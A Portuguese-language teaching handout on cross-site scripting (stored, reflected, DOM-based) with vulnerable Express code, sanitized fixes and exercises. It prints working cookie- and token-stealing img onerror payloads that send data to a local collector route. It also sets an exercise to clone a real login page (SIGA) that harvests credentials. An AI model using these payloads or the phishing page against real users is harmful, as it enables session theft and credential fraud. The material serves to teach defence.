

Objetivos:

- I. Introdução ao Cross-Site Scripting (XSS);
- II. Stored XSS;
- III. Reflected XSS;
- IV. DOM-based XSS.

Atenção: Para reproduzir os exemplos e exercícios utilize o código disponível no repositório <https://github.com/arleysouza/xss>.

I. Introdução ao Cross-Site Scripting (XSS)

Cross-Site Scripting (XSS) é uma vulnerabilidade de segurança em aplicações web que **permite a um atacante injetar scripts maliciosos no navegador de outros usuários**. Essa falha ocorre quando uma aplicação aceita entradas fornecidas pelo usuário sem realizar a devida validação ou sanitização, permitindo que o atacante introduza código JavaScript (ou, em casos específicos, HTML ou outros scripts) que será posteriormente interpretado pelo navegador da vítima.

Diferentemente de ataques que visam diretamente o servidor, o XSS tem como alvo o cliente, explorando a confiança do navegador no conteúdo recebido do servidor.

É importante distinguir o XSS de outras vulnerabilidades conhecidas, como a Injeção de SQL (SQL Injection). Enquanto o SQL Injection explora falhas em comandos de banco de dados com o objetivo de manipular ou roubar informações armazenadas no servidor, **o XSS explora a forma como dados são apresentados ao navegador**, afetando diretamente a experiência do usuário final.

Em outras palavras:

- SQL Injection: visa o servidor e os dados;
- XSS: visa o navegador e o comportamento do usuário.

Assim, ainda que ambas envolvam a manipulação maliciosa de entradas de dados, os seus alvos e impactos são substancialmente diferentes.

O XSS é uma das vulnerabilidades mais antigas documentadas na história da segurança da informação. Desde o surgimento da Web 2.0 e a popularização de aplicações dinâmicas, o problema do XSS tornou-se particularmente crítico, dado o aumento das interações personalizadas baseadas em dados do usuário.

O XSS é conhecido desde os anos 1990, quando a web começou a se tornar mais dinâmica. Com o aumento de aplicações Single-Page Applications (SPAs) e o uso massivo de JavaScript, o XSS continua sendo uma das vulnerabilidades mais críticas, aparecendo no Top 10 da OWASP há anos (<https://owasp.org/www-project-top-ten>).

Frameworks modernos (React, Angular e Vue) incluem proteções contra XSS, mas falhas de configuração ou uso incorreto ainda permitem ataques.

Impactos possíveis

As consequências de uma exploração bem-sucedida de XSS podem ser severas. Entre os principais impactos, destacam-se:

- Roubo de cookies: permitindo que um atacante se aproprie da sessão autenticada da vítima;
- Sequestro de sessões (session hijacking): assumindo o controle de contas em sistemas protegidos;
- Ataques de phishing: exibindo conteúdo falso dentro de páginas legítimas;
- Redirecionamentos maliciosos: encaminhando a vítima para sites controlados pelo atacante, que podem aplicar golpes ou instalar malwares;
- Keylogging: captura de teclas digitadas pelo usuário.

Esses cenários evidenciam a seriedade do XSS e a necessidade de medidas de defesa eficazes desde a concepção da aplicação.

O XSS pode ocorrer de diferentes formas, dependendo de como o script malicioso é injetado e executado. Vamos explorar os três principais tipos:

- Stored XSS: persistente, afeta todos os usuários que acessam o conteúdo;
- Reflected XSS: requer interação do usuário (ex: clicar em um link malicioso);
- DOM-based XSS: ocorre inteiramente no cliente, sem envolvimento do servidor.

II. Stored XSS

Ocorre quando dados fornecidos por usuários são armazenados pela aplicação (por exemplo, em um banco de dados) sem qualquer tipo de validação ou sanitização e, posteriormente, incorporados em uma resposta HTTP enviada a outros usuários.

O exemplo a seguir simula um portal em que o usuário pode postar comentários, os quais serão salvos nas tabelas `comments` e `comments_sanitize` no banco de dados PostgreSQL. Sem qualquer validação, um usuário pode postar comandos HTML e JavaScript, que podem comprometer a apresentação dos dados e a segurança de outros usuários.

Na página demonstrada, o usuário fornece textos que serão enviados ao servidor pelas rotas `/comment` e `/comment-sanitize`.

← → ↺ ① localhost:3001/stored-xss

Stored XSS

Postar comentário

Postar comentário Postar comentário sanitizado

Resposta:

[Acessar a página de comentários](#)

[Acessar a página de comentários sanitizados](#)

```
-- Estrutura inicial do banco de dados:
DROP TABLE IF EXISTS comments,
comments_sanitize;
CREATE TABLE comments (
    text varchar
);

CREATE TABLE comments_sanitize (
    text varchar
);
```

Implementação das rotas

Rota `/comment`

Esta rota salva na tabela `comments` o comentário exatamente como foi enviado pela página `/stored-xss`, sem realizar nenhuma sanitização:

```
app.post("/comment", (req: Request, res: Response) => {
    const comment = req.body.comment;
    // Sem sanitização
    db.query("INSERT INTO comments (text) VALUES ($1)", [comment]);
    res.json({message: "Comentário adicionado!"});
});
```

Rota `/comment-sanitize`

Esta rota realiza a sanitização do conteúdo recebido antes de armazená-lo na tabela `comments_sanitize`. Este procedimento impede que comandos HTML e JavaScript sejam salvos no banco de dados:

```
app.post("/comment-sanitize", (req: Request, res: Response) => {
    const comment = req.body.comment;

    // Sanitiza o conteúdo recebido, não permitindo nenhuma tag HTML
    const sanitizedComment = sanitizeHtml(comment, {
        allowedTags: [], // Nenhuma tag HTML permitida
        allowedAttributes: {}, // Nenhum atributo HTML permitido
    });

    db.query("INSERT INTO comments_sanitize (text) VALUES ($1)",
    [sanitizedComment]);
    res.json({ message: "Comentário adicionado com segurança!" });
});
```

Testes de inserção de comentários

Suponha que os usuários forneçam as seguintes entradas e cliquem em ambos os botões "Postar comentário" e "Postar comentário sanitizado", para inserir registros nas tabelas `comments` e `comments_sanitize`:

1. boa noite!
2. `UOL`

3. `<script>window.location.replace('https://g1.globo.com/')</script>`

Resultado nas tabelas após inserir esses três registros:

Tabela	Texto armazenado
comments	Inserido exatamente conforme enviado, inclusive com tags HTML e scripts
comments_sanitize	Inserido apenas o texto limpo, sem marcações HTML ou JavaScript

<pre>select * from comments</pre>	<pre>select * from comments_sanitize</pre>																
<table> <tr> <th>text</th><th>character varying</th></tr> <tr> <td>1</td><td>boa noite!</td></tr> <tr> <td>2</td><td>UOL</td></tr> <tr> <td>3</td><td><script>window.location.replace('https://g1.globo.com/')</script></td></tr> </table>	text	character varying	1	boa noite!	2	UOL	3	<script>window.location.replace('https://g1.globo.com/')</script>	<table> <tr> <th>text</th><th>character varying</th></tr> <tr> <td>1</td><td>boa noite!</td></tr> <tr> <td>2</td><td>UOL</td></tr> <tr> <td>3</td><td></td></tr> </table>	text	character varying	1	boa noite!	2	UOL	3	
text	character varying																
1	boa noite!																
2	UOL																
3	<script>window.location.replace('https://g1.globo.com/')</script>																
text	character varying																
1	boa noite!																
2	UOL																
3																	

Comportamento ao listar comentários

Ao clicar no link “Acessar a página de comentários”, o navegador abrirá uma página que lista todos os comentários. Entretanto, como o conteúdo da tabela **comments** inclui a instrução:

```
<script>window.location.replace('https://g1.globo.com/')</script>
```

o navegador interpretará e executará o script, redirecionando automaticamente o usuário da página `http://localhost:3001/comments` para `https://g1.globo.com`.

Uso da biblioteca sanitize-html

Neste exemplo, utilizamos a biblioteca `sanitize-html` (<https://www.npmjs.com/package/sanitize-html>) para realizar a limpeza dos dados enviados pelo usuário antes de armazená-los no banco de dados.

Essa abordagem mitiga o risco de Stored XSS, promovendo maior segurança para a aplicação e seus usuários.

III. Reflected XSS

Ocorre quando dados fornecidos diretamente pelo usuário são imediatamente retornados em uma resposta HTTP sem sanitização adequada e sem serem armazenados no servidor.

Nesse tipo de ataque, o script malicioso é incluído em uma URL ou formulário e refletido de volta na resposta da aplicação, sendo executado no navegador da vítima.

Como exemplo, considere um site legítimo que permite o envio de parâmetros pela URL. No exemplo a seguir, o parâmetro `q` recebe uma marcação HTML que será exibida como parte da página:

```
http://localhost:3001/search?q=<a href='https://uol.com.br'>UOL</a>
```

Resultados da busca:

Você pesquisou por: UOL

Essa URL pode ser compartilhada via e-mail ou aplicativos de mensagens, como o WhatsApp. Quando a vítima acessa o link, o navegador renderiza o conteúdo HTML, fazendo com que o link pareça legítimo e integrado à página, induzindo o usuário ao clique.

A seguir, apresenta-se o código que gera dinamicamente a página HTML a partir do parâmetro fornecido na URL. Observe que o parâmetro `q` não está sendo tratado:

```
app.get("/search", (req: Request, res: Response) => {  
  const input = req.query.q;  
  
  res.send(`  
    <html>  
      <body>  
        <h3>Resultados da busca:</h3>  
        <p>Você pesquisou por: ${input}</p>  
      </body>  
    </html>  
  `);  
});
```

Esse comportamento caracteriza uma vulnerabilidade do tipo Reflected XSS, pois o dado fornecido na URL foi refletido diretamente na resposta HTML, sem qualquer tipo de sanitização.

Como corrigir a vulnerabilidade

Para mitigar Reflected XSS, é necessário realizar a sanitização dos dados de entrada, removendo ou escapando os caracteres especiais antes de inseri-los no HTML gerado.

Uma forma eficaz de fazer isso é utilizando bibliotecas como `sanitize-html` para eliminar qualquer marcação HTML enviada pelo usuário, impedindo a execução de scripts no navegador.

Exemplo de código utilizando a biblioteca `sanitize-html`:

```
app.get("/search-sanitize", (req: Request, res: Response) => {  
  const input = req.query.q as string;  
  
  // Sanitiza o conteúdo recebido, não permitindo nenhuma tag HTML  
  const sanitizedInput = sanitizeHtml(input, {  
    allowedTags: [], // Nenhuma tag HTML permitida  
    allowedAttributes: {}, // Nenhum atributo HTML permitido  
  });  
  
  res.send(`  
    <html>  
      <body>
```

```
<h3>Resultados da busca:</h3>
<p>Você pesquisou por: ${sanitizedInput}</p>
</body>
</html>
`);
});
```

Com esse tratamento, mesmo que o usuário envie <script>, ele será exibido apenas como texto na página, sem ser interpretado e executado pelo navegador.

Exemplo de URL sanitizada:

```
http://localhost:3001/search-sanitize?q=<a href='https://uol.com.br'>UOL</a>
```

Resultados da busca:

Você pesquisou por: UOL

O link não será renderizado como um elemento clicável, pois as tags HTML foram removidas pelo processo de sanitização.

Sobre o Reflected XSS

- Armazenamento: não ocorre. O dado é refletido diretamente na resposta;
- Origem: entrada controlada pelo usuário, como query strings, parâmetros de URL e campos de formulário;
- Impacto: execução de scripts maliciosos no navegador da vítima, podendo levar a roubo de informações, redirecionamento para sites falsos, entre outros ataques;
- Mitigação: sanitização das entradas e escapagem da saída (output escaping), preferencialmente com o uso de bibliotecas confiáveis.

IV. DOM-based XSS

é um tipo de vulnerabilidade em que a execução de código malicioso ocorre inteiramente no navegador da vítima, em decorrência de manipulações inseguras do Document Object Model (DOM) da página.

Nesse caso, a aplicação não reflete diretamente os dados fornecidos pelo usuário em uma resposta HTTP, nem os armazena no servidor. Em vez disso, o código JavaScript, executado no lado do cliente, manipula dados provenientes de fontes inseguras (como location, document, window ou seus atributos) e os injeta dinamicamente no DOM sem a devida validação ou sanitização.

Assim, a vulnerabilidade é explorada diretamente no navegador da vítima, sem que o servidor tenha participação ativa no processo de ataque.

Exemplo de código vulnerável

Considere o seguinte código JavaScript embutido em uma página:

```
<!DOCTYPE html>
<html lang="pt-BR">
  <head>
    <meta charset="UTF-8" />
    <title>DOM-based XSS</title>
  </head>
  <body>
    <h3>Resultados da busca:</h3>
    <div id="resultado"></div>

    <script>
      const params = new URLSearchParams(window.location.search);
      const query = params.get("q");

      // Inserção direta do parâmetro no DOM sem sanitização
      document.getElementById("resultado").innerHTML = `Você pesquisou por: ${
        query}`;
    </script>
  </body>
</html>
```

Se um usuário for induzido a acessar a seguinte URL:

`http://localhost:3001/dom-xss?q=UOL`

Resultados da busca:

Você pesquisou por: UOL

O navegador interpretará a tag `<a>` e adicionará o link no corpo da página, demonstrando a injeção de conteúdo HTML não autorizado.

Importante: neste caso, o servidor apenas entrega uma página estática. A vulnerabilidade está no código JavaScript do cliente, que manipula a entrada do usuário sem qualquer tratamento.

Como corrigir a vulnerabilidade

Para prevenir ataques do tipo DOM-based XSS, recomenda-se:

- Evitar usar `innerHTML` com dados externos ou dinâmicos;
- Preferir métodos seguros, como `textContent` ou `setAttribute`, para inserir conteúdo no DOM;
- Realizar sanitização explícita dos dados, caso seja absolutamente necessário inserir HTML.

Código corrigido:

```
<!DOCTYPE html>
<html lang="pt-BR">
  <head>
    <meta charset="UTF-8" />
    <title>DOM-based XSS</title>
  </head>
  <body>
```

```
<h3>Resultados da busca:</h3>
<div id="resultado"></div>

<script>
  const params = new URLSearchParams(window.location.search);
  const query = params.get("q");

  // Utilizar textContent para inserir apenas texto puro
  document.getElementById("resultado").textContent = `Você pesquisou por: $
{query}`;
</script>
</body>
</html>
```

Com essa alteração, mesmo que o parâmetro contenha tags HTML ou scripts maliciosos, eles serão tratados como texto literal, sem serem interpretados ou executados pelo navegador.

Exemplo de acesso seguro:

`http://localhost:3001/dom-xss-sanitize?q=UOL`

Resultados da busca:

Você pesquisou por: `UOL`

Considerações sobre o DOM-based XSS

- Armazenamento: não ocorre no servidor; o ataque é executado exclusivamente no cliente;
- Origem: manipulações inseguras do DOM com base em entradas não confiáveis (como parâmetros da URL, cookies, fragmentos da URL etc.);
- Impacto: execução de scripts maliciosos no navegador da vítima, podendo resultar no roubo de informações sensíveis, sequestro de sessões, entre outros;
- Mitigação: validação e sanitização rigorosa das entradas, além do uso de métodos seguros para manipulação do DOM.

Comparação entre Reflected XSS e DOM-based XSS

A distinção entre Reflected XSS e DOM-based XSS pode ser sutil à primeira vista. A principal diferença reside no local onde ocorre a injeção e execução do código malicioso — no lado do servidor (Reflected) ou no lado cliente (DOM-based).

Embora ambos os tipos de XSS resultem na execução de scripts maliciosos no navegador da vítima, eles diferem principalmente quanto ao local onde o dado é manipulado e inserido na resposta da aplicação:

Característica	Reflected XSS	DOM-based XSS
Local de injeção	No servidor (durante o processamento da requisição)	No cliente (no JavaScript executado pelo navegador)
Manipulação do	O servidor insere o dado diretamente na resposta	O JavaScript do navegador injeta o dado no DOM

Característica	Reflected XSS	DOM-based XSS
dado	HTML sem sanitização	dinamicamente
Participação do servidor	Ativa – o servidor reflete o dado na resposta HTTP	Passiva – o servidor entrega uma página estática vulnerável
Código vulnerável	No backend (ex: Express, Java, PHP etc.)	No frontend (ex: manipulação insegura do innerHTML)
Exemplo de fonte	Parâmetro da URL, campo de formulário	location.search, document.URL, window.name etc.
Mitigação	Sanitização no backend ou uso de templating seguro	Sanitização no frontend e uso de métodos seguros como <code>textContent</code>

Uma analogia útil pode ser a seguinte:

Imagine que o Reflected XSS é como se um atendente de loja (servidor) repetisse exatamente o que o cliente diz (input), mesmo que fosse uma ofensa ou um comando perigoso, para todos os clientes ouvirem. Já o DOM-based XSS é como se a loja tivesse um painel eletrônico (DOM) que o próprio cliente pudesse manipular sem supervisão, apenas mexendo nos botões da vitrine (URL ou JavaScript).

V. Exercícios

Exercício 1 – O objetivo deste exercício é demonstrar como uma falha de segurança na manipulação do DOM pode permitir que um atacante roube cookies da vítima.

Como exemplo, utilize o código disponível no arquivo `public/exercicio1-vulneral.html`. Este arquivo define um cookie no navegador do cliente com o nome `token` e o valor `exer01cliente`. A página é capaz de receber um parâmetro `q` via URL e exibir seu valor diretamente no conteúdo da página. Por exemplo:

<http://localhost:3001/exercicio1-vulneravel?q=boa+noite>

No entanto, o código não realiza qualquer processo de sanitização ou escape do conteúdo inserido no DOM, o que torna a aplicação vulnerável a ataques do tipo DOM-Based XSS. Um usuário mal-intencionado poderia enviar para a vítima uma URL especialmente forjada, contendo um comando JavaScript capaz de capturar e enviar o conteúdo do cookie para um servidor controlado por ele. Exemplo:

[http://localhost:3001/exercicio1-vulneravel?q=%3Cimg%20src%3D%20onerror%3D%22fetch\('http%3A%2F%2Flocalhost%3A3001%2Fexercicio1-server%3Fc%3D'%2Bdocument.cookie\)%22%3E](http://localhost:3001/exercicio1-vulneravel?q=%3Cimg%20src%3D%20onerror%3D%22fetch('http%3A%2F%2Flocalhost%3A3001%2Fexercicio1-server%3Fc%3D'%2Bdocument.cookie)%22%3E)

A URL acima, quando decodificada, resulta no seguinte código HTML. A seguir tem-se o código no servidor usado para receber o cookie roubado:

```
<img src=x onerror="fetch('http://localhost:3001/exercicio1-server?c=' + document.cookie)">
```

Esse código insere uma imagem inválida (`src="x"`), o que faz com que o evento `onerror` seja disparado. Em resposta, o navegador executa o `fetch`, enviando o conteúdo do `document.cookie` para a seguinte rota no servidor:

```
// Exercício 1 - rota para receber o cookie roubado do cliente
app.get("/exercicio1-server", (req:Request, res:Response) => {
  const response = req.query.c as string;
  console.log("Response", response);
  res.send("");
});
```

Tarefa: Modifique o script do arquivo `public/exercicio1-vulneral.html` de forma que a aplicação deixe de ser vulnerável a ataques DOM-Based XSS. Para isso, implemente uma abordagem segura que exiba o conteúdo do parâmetro `q` sem interpretá-lo como código HTML ou JavaScript.

[http://localhost:3001/exercicio1-resposta?q=%3Cimg%20src%3D%20onerror%3D%22fetch\('http%3A%2F%2Flocalhost%3A3001%2Fexercicio1-server%3Fc%3D'%2Bdocument.cookie\)%22%3E](http://localhost:3001/exercicio1-resposta?q=%3Cimg%20src%3D%20onerror%3D%22fetch('http%3A%2F%2Flocalhost%3A3001%2Fexercicio1-server%3Fc%3D'%2Bdocument.cookie)%22%3E)

Exercício 2 – O objetivo deste exercício é demonstrar como campos de entrada aparentemente inofensivos, como o nome ou a descrição do perfil de um usuário, podem ser utilizados como vetores para um ataque XSS armazenado (Stored XSS) quando não há qualquer tipo de sanitização dos dados inseridos.

Cenário da tarefa


Você está desenvolvendo um sistema simples de exibição de perfis de usuários. Cada usuário pode preencher seu nome e uma descrição pessoal, e essas informações são armazenadas no banco de dados da aplicação. Todos os perfis cadastrados são exibidos para qualquer visitante da aplicação, por meio de requisições ao servidor.

Entretanto, nenhuma validação ou sanitização é aplicada aos dados inseridos. Isso permite que scripts maliciosos sejam armazenados no banco de dados e executados automaticamente sempre que os perfis forem exibidos — caracterizando uma vulnerabilidade do tipo Stored XSS.

Exemplo de Entrada Maliciosa

Considere a seguinte entrada inserida no campo **descrição**:

```
<img src=x onerror="fetch('http://localhost:3001/exercicio1-server?c=' + document.cookie)">
```



Atualizar Perfil

Nome:

Descrição:

Esse código injeta um script que envia os cookies do navegador do visitante para um servidor malicioso (neste exemplo, localizado em localhost:3001/exercicio1-server).

Tarefa

Corrija a vulnerabilidade presente no código da página public/exercicio2-vulneravel.html.

Atualmente, o conteúdo dos perfis é inserido diretamente no DOM utilizando innerHTML, o que permite a execução de scripts maliciosos.

Sua missão:

Modifique o script JavaScript de modo que os dados recebidos do servidor (nome e descrição) sejam tratados como texto puro, impedindo a execução de qualquer conteúdo HTML ou JavaScript injetado por meio do formulário.

Exercício 3 – O objetivo deste exercício é demonstrar como impedir que ataques XSS, como o demonstrado no Exercício 2, sejam utilizados para roubar cookies de autenticação ou sessão.

Contexto

No Exercício 2, observamos que um campo de entrada como "descrição do usuário", quando não tratado corretamente, pode permitir a execução de código JavaScript malicioso (Stored XSS). Um dos riscos mais comuns desse tipo de ataque é o roubo de cookies, o que pode permitir o sequestro de sessões.

A medida mais eficaz para mitigar esse risco é marcar os cookies sensíveis com a flag HttpOnly. Essa flag indica ao navegador que o cookie não deve ser acessível via JavaScript (por exemplo, document.cookie), tornando-o invisível a scripts maliciosos injetados na página.

Tarefa

Modificar a aplicação do Exercício 2 para impedir o roubo de cookies, por meio do uso da flag HttpOnly.

Instruções

1. Remova o cookie criado no lado cliente (arquivo HTML), como na linha:

```
document.cookie = "token=exer02cliente; path=/";
```


Cookies criados via JavaScript nunca podem ter a flag HttpOnly, pois essa flag só pode ser atribuída pelo servidor. Portanto, cookies sensíveis devem ser criados exclusivamente no backend.

2. Configure o servidor Node.js para definir o cookie com a flag HttpOnly, utilizando a função

```
res.cookie("exer03", "exer03servidor", {
  httpOnly: true,
  path: "/",
  sameSite: "strict",
  secure: false // true em produção com HTTPS
});
```

do Express. Essa configuração deve ser feita no momento em que o cookie é enviado ao navegador, por exemplo, durante o login.

3. Certifique-se de que o cookie seja enviado automaticamente nas requisições subsequentes ao backend. Isso é feito pelo navegador, sem necessidade de intervenção do código cliente. A seguir tem-se o cookie no navegador:



Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Partition Key Site	Cross Site	Priority
exer03	exer03servidor	localhost	/	Session	20	✓		Strict			Medium
token	exer02cliente	localhost	/	Session	18						Medium

4. Instale e utilize o middleware cookie-parser (<https://www.npmjs.com/package/cookie-parser>) no servidor para que os cookies sejam interpretados corretamente:

```
// Middleware responsável por fazer o parsing (leitura e interpretação)
// dos cookies presentes nas requisições.
// Isso permite acessar os cookies por meio de req.cookies no restante
// da aplicação.
app.use(cookieParser());
```

Observações

Medida	Finalidade
Usar HttpOnly no cookie de sessão	Impede leitura por document.cookie
Usar textContent no DOM	Impede execução de scripts injetados (XSS)
Sanitizar entradas no backend	Reforça a segurança contra outras ameaças XSS

Exercício 4 – O objetivo deste exercício é demonstrar que o armazenamento inseguro no Session Storage pode ser igualmente explorado por meio de ataques do tipo Stored XSS.

Tarefa

Modificar o código do Exercício 2 para armazenar o token de autenticação no sessionStorage, em vez de utilizá-lo por meio de cookies. Em seguida, simule o roubo desse token ao inserir uma carga maliciosa no campo de descrição do perfil.

Dicas

- Substitua o uso do `document.cookie` pela instrução:

```
sessionStorage.setItem("exer04", "exer04cliente");
```
- Mantenha o código vulnerável que insere o campo `description` diretamente no DOM utilizando `innerHTML` sem sanitização;
- Insira um perfil com a seguinte descrição maliciosa (payload XSS):

```
<img src=x onerror="fetch('http://localhost:3001/exercicio1-server?c=' +  
sessionStorage.getItem('exer04'))">
```

Exercício 5 – O objetivo deste exercício é demonstrar como uma página visualmente idêntica a uma interface legítima pode ser utilizada por um atacante para obter credenciais de acesso de forma fraudulenta, caracterizando um ataque de phishing.

Cenário

Um atacante reproduz fielmente a interface de login do sistema SIGA (<https://siga.cps.sp.gov.br/fatec/login.aspx>). Em posse dessa réplica visual, ele envia um link falso à vítima, induzindo-a a acreditar que está acessando o site oficial. Ao inserir suas credenciais, a vítima as entrega diretamente ao atacante.

Tarefa

- Criar uma página HTML que simule visualmente a interface de login do SIGA, reproduzindo sua estrutura e aparência básica;
- Configurar um servidor Node.js que:
 - Capture e registre as informações digitadas na página falsa (usuário e senha);
 - Armazene o IP de origem e a data/hora do acesso da vítima.
- Refletir sobre as implicações de segurança desse tipo de ataque e redigir uma breve análise abordando:
 - Os riscos que o phishing representa para os usuários e instituições;

- Boas práticas para identificação e prevenção de páginas falsas (ex.: uso de certificados SSL, verificação da URL, autenticação em múltiplos fatores, entre outros).